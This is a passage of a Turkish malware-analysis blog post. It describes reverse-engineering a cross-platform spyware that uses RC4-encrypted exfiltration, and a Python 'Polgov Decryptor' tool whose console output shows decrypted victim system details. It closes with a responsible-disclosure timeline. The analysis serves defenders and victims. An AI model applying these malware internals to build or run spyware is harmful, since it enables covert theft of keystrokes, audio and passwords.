
0018F664	002761DA	debug019:002761DA
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F668	Stack[00000818]:0018F668
0018F680	7796E6F8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E6C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F688	Stack[00000818]:0018F688
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F684	Stack[00000818]:0018F684

Output window

Flushing buffers, please wait...ok

Python

AU: idle Down Disk: 23GB



Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.


```
C:\WINDOWS\system32\cmd.exe
=====
Polgov Decryptor v1.0 [https://www.mertsarica.com]
=====
[*] Encrypted data: Xse6YMBpp41xbkuGWhbH1151RryXs7GY0zv0aBfRvyUNKJpBQpNg8Fr9ACEp+mekjx+JkZcb40yNxAKh+r/pFduZsviHQq2g3Rwy
fz1Kqd731PbPxwlv1oSdyei4a7XgeeJFn/eg1Horsho+DaCsyX5Y48rFXDWF0tn9LZqVCTPnpBERy0a1R517DtscVw0o0y0VXRHjWM/v3PxEat96QiBcruyK
7vXkmsr20e1GpP6opBzzh0Brk5FRqgr3KfhPIdqnuUpRYZjrfs71QV0no+HtNavevzhjHDFz8Q1reaa6C54aJXCpqEKfkhc6bQcgcDnh4TAB7KUEGSeF09pc
0/KcSqner6mkharZTJ1ITK9Xo7mEVAByl32Q5ypCE3hAoZwHEdLyJy8aarneA40BNASya3KC1d3rCJOApKZAPbj8Tvzn3zBeTrQHqnvbz4wcjLGg/15rkGJw
tB/A5nfBJwswBgyd1+p4qyMeRV9SnoJ9H+ZtMI8VA5oqNQq11VjC0Q1PIpmp0FyG/8iMzQz9K1MzA/wne1/2BbKp0HJB1jHuVmFkb/SWQLhbyGg0hD1RqTCg
9GhrqgeQGgIGrDA=

[*] Decrypted data: INITC| 01 0 : 0 2 : b 5 : 2 6 : a 3 : 3 0      W I N - A 7 D C B P P 3 S C M   1 9 2 . 1 6 8
9 2 . 1 9 4      7 8 . 1 8 1 . 1 3 2 . 2 0 6   W i n d o w s   7   S e r v i c e   P a c k   1       G e n u i n e
n t e l   x 8 6      2 3 9 4      2 0 4 7      M e r t      U s e r      h t t p = 1 2 7 . 0 . 0 . 1 :
8 8 8 ; h t t p s = 1 2 7 . 0 . 0 . 1 : 8 8 8 8      V M W A R E      N / A   D E F A U L T   C : \ U s e r s \ M e
t \ A p p D a t a \ L o c a l \ T e m p

C:\Users\Mert\Desktop>
```

Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirimde geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum.

20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum.

22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum.

29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediye Var #9 oyununun çözüm yolunu da içermektedir.